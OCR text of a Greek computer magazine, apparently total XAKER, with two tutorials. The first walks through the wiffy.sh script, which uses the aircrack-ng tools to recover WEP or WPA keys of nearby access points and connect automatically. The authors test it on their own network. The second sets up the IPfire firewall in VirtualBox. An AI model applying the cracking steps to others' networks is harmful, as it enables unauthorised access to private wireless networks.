


Ζητήσαμε από το wiffy να επιτεθεί στο δικό μας WAP (im24aps) κι αυτό αμέσως έπιασε δουλειά. Γενικά, το σκριπτάκι χρησιμοποιεί τα airodump-ng κι aireplay-ng για τη συλλογή και παραγωγή δικτυακών πακέτων, ενώ το aircrack-ng για την εύρεση του κλειδιού με βάση τα initialization vectors που μαζεύει χάρη στα δύο προαναφερθέντα προγράμματα.

απ' αυτά και θα το δώσετε στη μεταβλητή fakeMac. Αναλόγως της τιμής που έχετε αποδώσει στη μεταβλητή extras (βλ. παρακάτω), μετά την εύρεση του κλειδιού ασφαλείας θα μπορέσετε να συνδεθείτε στο WAP αυτόματα.

extras

Αν έχει την τιμή true, τότε μετά την εύρεση του κλειδιού συνδέεστε αυτόματα στο WAP. Αν έχει την τιμή false, τότε δεν συνδέεστε.



Έπειτα από λίγα λεπτά λειτουργίας το wiffy.sh ολοκληρώνει το έργο του, επιστρέφοντας το κλειδί του WAP-στόχου σε δεκαεξαδική (hexadecimal) μορφή.


wordlist
Αν το WAP που θα επιλέξετε να τεστάρετε προστατεύεται από το πρωτόκολλο WPA/WPA2, τότε μοναδική σας πιθανότητα επιτυχίας είναι να διαθέτετε ένα dictionary file με το κλειδί που 'χει βάλει στο WAP ο κάτοχός του. Στη συγκεκριμένη μεταβλητή θα πρέπει να δώσετε την πλήρη διαδρομή αυτού του dictionary. Περισσότερα για τις επιθέσεις στο WPA/WPA2, καθώς και για τη δημιουργία των δικών σας dictionary files, μπορείτε να διαβάσετε στα σχετικά άρθρα που φιλοξενούμε στα τεύχη 34 και 35 του total XAKER.
Αν κάνατε αλλαγές στο wiffy.sh, τώρα είναι μια καλή στιγμή για ν' αποθηκεύσετε το αρχείο. Κλείστε τον editor.

Βήμα 5. Για τη συνέχεια θα δουλέψουμε μέσα από ένα οποιοδήποτε πρόγραμμα τερματικού. Τρέξτε, π.χ., το Konsole, μ' ένα κλικ στο σχετικό εικονίδιο σ' αριστερά της κάτω οριζόντιας μπάρας του KDE. Ακολούθως ξεκινήστε το wiffy πληκτρολογώντας

```
root@bt:~# bash wiffy.sh
```

Αμέσως το σκριπτάκι θα παρουσιάσει τα ασύρματα δίκτυα που εντόπισε στην περιοχή, παραθέτοντας και το πρωτόκολλο που χρησιμοποιείται για την προστασία καθενός εξ αυτών (WEP ή WPA, βλ. στήλη «Protected»).

Βήμα 6. Για να επιτεθείτε σε κάποιο WAP, απλά δώστε τον αύξοντα αριθμό του και πατήστε [Enter]. Το wiffy θα καταφύγει στις υπηρεσίες των προγραμμάτων airodump-ng (σύλληψη πακέτων) και aireplay-ng (γεννήτρια πακέτων), προκειμένου να συλλάβει ικανό αριθμό initialization vectors (IVs, βλ. και σχετικό άρθρο στο total XAKER 7) τα οποία θα δώσει στο aircrack-ng για την ανεύρεση του κλειδιού που χρησιμοποιείται στο WAP. Αναλόγως της κυκλοφορίας που επικρατεί στο ασύρματο δίκτυο, η εύρεση ενός WEP key θα διαρκέσει από λίγα δευτερόλεπτα έως αρκετά λεπτά.



Βήμα 7. Όταν κι αν το wiffy ολοκληρώσει τη δουλειά του επιτυχώς, θα κλείσει όλα τα συνοδευτικά εργαλεία και θα παρουσιάσει το κλειδί σε μορφή hexadecimal (δεκαεξαδική), δίπλα στη γραμμή «WiFi key». Ένας εύκολος τρόπος για να μετατρέψετε το κλειδί σε μορφή ASCII (σύμβολα, αλφαβητικοί κι αριθμητικοί χαρακτήρες) είναι με μια επίσκεψη στο

`http://home2.paulschou.net/tools/xlate`

Αντιγράψτε στο πλαίσιο ονόματι HEX το κλειδί που σας έδωσε το wiffy, κάντε ένα κλικ στο κουμπί DECODE από κάτω και στο παράθυρο με όνομα TEXT θα πάρετε το κλειδί σε μορφή ASCII.
Δεν ξέρουμε τι σκέφτεστε εσείς για το wiffy, εμείς πάντως, αν μπορούσαμε να κάνουμε μήνυση σ' οποιονδήποτε χρησιμοποιεί ακόμα το πρωτόκολλο WEP στον wireless router του, θα το κάναμε.

Είναι εύκολο να μετατρέψουμε το δεκαεξαδικό string που επέστρεψε το wiffy σε μορφή ASCII – και στο web υπάρχουν ένα σωρό site που κάνουν αυτόματα τις μετατροπές του είδους για εμάς!

subZraw

FIGHTING FIRE
WITH FIRE

Εικονικά τείχη για εικονικά συστήματα!


Αν όμως θέλετε, μπορείτε να 'χετε εικονικά τείχη για αληθινά συστήματα, αληθινά τείχη για εικονικά συστήματα ή και αληθινά τείχη για αληθινά συστήματα! Η επιλογή είναι δική σας.


ΤΟ ΤΟΠΙΚΟ ΜΑΣ ΔΙΚΤΥΟ έχει απ' όλα: Ικανότατους file server που φροντίζουν να τροφοδοτούν με περιεχόμενο τις οικιακές συσκευές αναπαραγωγής (Amahi: βλ. τεύχος 36) αλλά κι ευέλικτα συστήματα CMS, για να μοιραζόμαστε ιδέες και νέα με φίλους και γνωστούς (Habari: βλ. τεύχος 38). Το μόνο που λείπει τώρα είν' ένα εξίσου σύγχρονο κι αξιόπιστο σύστημα για την προστασία του δικτύου. Αυτή τη φορά, λοιπόν, σκεφτήκαμε να στήσουμε ένα μηχάνημα που θα λειτουργεί ως firewall. Για το σκοπό αυτό στραφήκαμε στο IPfire (www.IPfire.org). Πρόκειται για μια εξειδικευμένη διανομή Linux, που μετατρέπει οποιονδήποτε υπολογιστή σε πανίσχυρο firewall με πάμπολλες δυνατότητες, ενώ ταυτόχρονα προσφέρει κι αρκετές δικτυακές υπηρεσίες. Ανάμεσα στα προσόντα του IPfire ξεχωρίζει το web interface του, το οποίο παρέχει πλήρη έλεγχο για το firewall κι όσων ακόμα υπηρεσιών προσφέρει το σύστημα.

Προφανώς, το IPfire προορίζεται για το πλέον κομβικό σημείο του δικτύου μας: το σύστημα που μεσολαβεί μεταξύ του Internet και του τοπικού δικτύου. Εμείς, για να μην κάνουμε πειράματα πάνω στο πραγματικό μας δίκτυο, αποφασίσαμε να δοκιμάσουμε το νέο μας firewall σ' ένα εικονικό περιβάλλον. Για το σκοπό αυτό στήσαμε μια εικονική μηχανή (virtual machine, VM) με δύο κάρτες δικτύου, εγκαταστήσαμε πάνω της το IPfire και την ξεκινήσαμε. Στη συνέχεια ενεργοποιήσαμε μερικές ακόμα εικονικές μηχανές και τις συνδέσαμε δικτυακά πάνω στη μία από τις δύο κάρτες δικτύου του VM με το IPfire. Έτσι, συγκροτήσαμε ένα εικονικό τοπικό δίκτυο, το οποίο έβγαινε προς το Internet μέσω της άλλης κάρτας δικτύου του IPfire VM. Μ' αυτό τον τρόπο το εικονικό μας δίκτυο βρισκόταν υπό την προστασία του IPfire.


Μήπως όλα αυτά σας φαίνονται περίπλοκα και ακατάληπτα; Η πράξη θα σας

Βήμα 1. Προφανώς, το πρώτο που έχετε να κάνετε είναι να δημιουργήσετε την εικονική μηχανή που θα σηκώσει το IPfire. Για το σκοπό αυτό ξεκινήστε τη δημιουργία μιας νέας μηχανής με το VirtualBox και, αφού της δώσετε ένα όνομα της επιλογής σας, φροντίστε ώστε να ορίσετε ως είδος λειτουργικού που θα φιλοξενήσει το Linux 2.6.






Βήμα 2. Για τη μνήμη της μηχανής που θα δεχτεί το IPfire, οτιδήποτε πάνω από 512MB θα αποτελούσε σπατάλη!




Βήμα 3. Για το δίσκο της μηχανής μπορείτε να δεχτείτε την πρόταση του VirtualBox. Τα 8GB επαρκούν και με το παραπάνω…


πείσει για το αντίθετο – και μάλιστα εύκολα. Αν θέλετε να γνωρίσετε τις δυνατότητες του IPfire χωρίς να πειράξετε το αληθινό σας δίκτυο, αρκεί να κάνετε ό,τι κι εμείς. Τα μόνα εφόδια που θα χρειαστείτε είναι το αρχείο ISO με την τελευταία σταθερή έκδοση του IPfire (www.ipfire.org), καθώς και η πιο πρόσφατη έκδοση του VirtualBox (www.virtualbox.org).

Βήμα 4.
Αφού ολοκληρώσετε με τη δημιουργία της μηχανής, ανοίξτε το παραθυράκι με τις ρυθμίσεις της και μεταβείτε στην περιοχή Storage. Εκεί φροντίστε να συνδέσετε τον οδηγό CD της εικονικής μηχανής με το αρχείο ISO που περιέχει το IPfire.







Βήμα 5.
Στη συνέχεια μεταβείτε στην περιοχή Network. Όπως είπαμε, η μηχανή με το IPfire θα 'χει δύο κάρτες δικτύου. Η μία απ' αυτές θα συνδέει το VM στο Internet, ενώ η άλλη θα χρησιμοποιείται για τη σύνδεση των εικονικών boxes στο IPfire. Κατά συνέπεια, σε πρώτη φάση αρκεί να ορίσετε την πρώτη κάρτα ως Bridged Adapter. Μ' αυτό τον τρόπο θα μιλήσει απευθείας με την κάρτα δικτύου του αληθινού υπολογιστή κι αργότερα θα μπορεί να βγάλει το εικονικό LAN στο Internet. Εξάλλου, χάρη στο bridged networking που μόλις επιλέξαμε, το IPfire VM θα γίνει ένα κανονικότατο μέλος του αληθινού LAN! Πριν προχωρήσετε, πατήστε στο κουμπί Advanced και σημειώστε κάπου το Mac Address της εικονικής κάρτας δικτύου…




Βήμα 6.
Πηγαίνετε τώρα στην καρτέλα Adapter 2 κι ενεργοποιήστε τη δεύτερη κάρτα δικτύου. Αυτή θα χρησιμοποιηθεί για τη συγκρότηση του εικονικού τοπικού δικτύου και θα πρέπει να την ορίσετε ως Host-only Adapter. Όπως πριν, μην ξεχάσετε να πατήσετε στο κουμπί Advanced και να σημειώσετε το Mac Address κι αυτής της κάρτας. Αυτά τα δύο στοιχεία θα σας χρειαστούν αργότερα, κατά την εγκατάσταση του IPfire.



